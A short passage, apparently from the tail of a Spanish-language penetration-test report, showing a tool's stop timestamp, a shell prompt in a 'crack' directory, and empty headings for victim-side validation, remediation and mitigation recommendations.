Stopped: Mon Aug 31 10:44:44 2026

(donald@microwave)-[~/crack]
$
```

Validación en la máquina víctima



Remediación



Mitigaciones y recomendaciones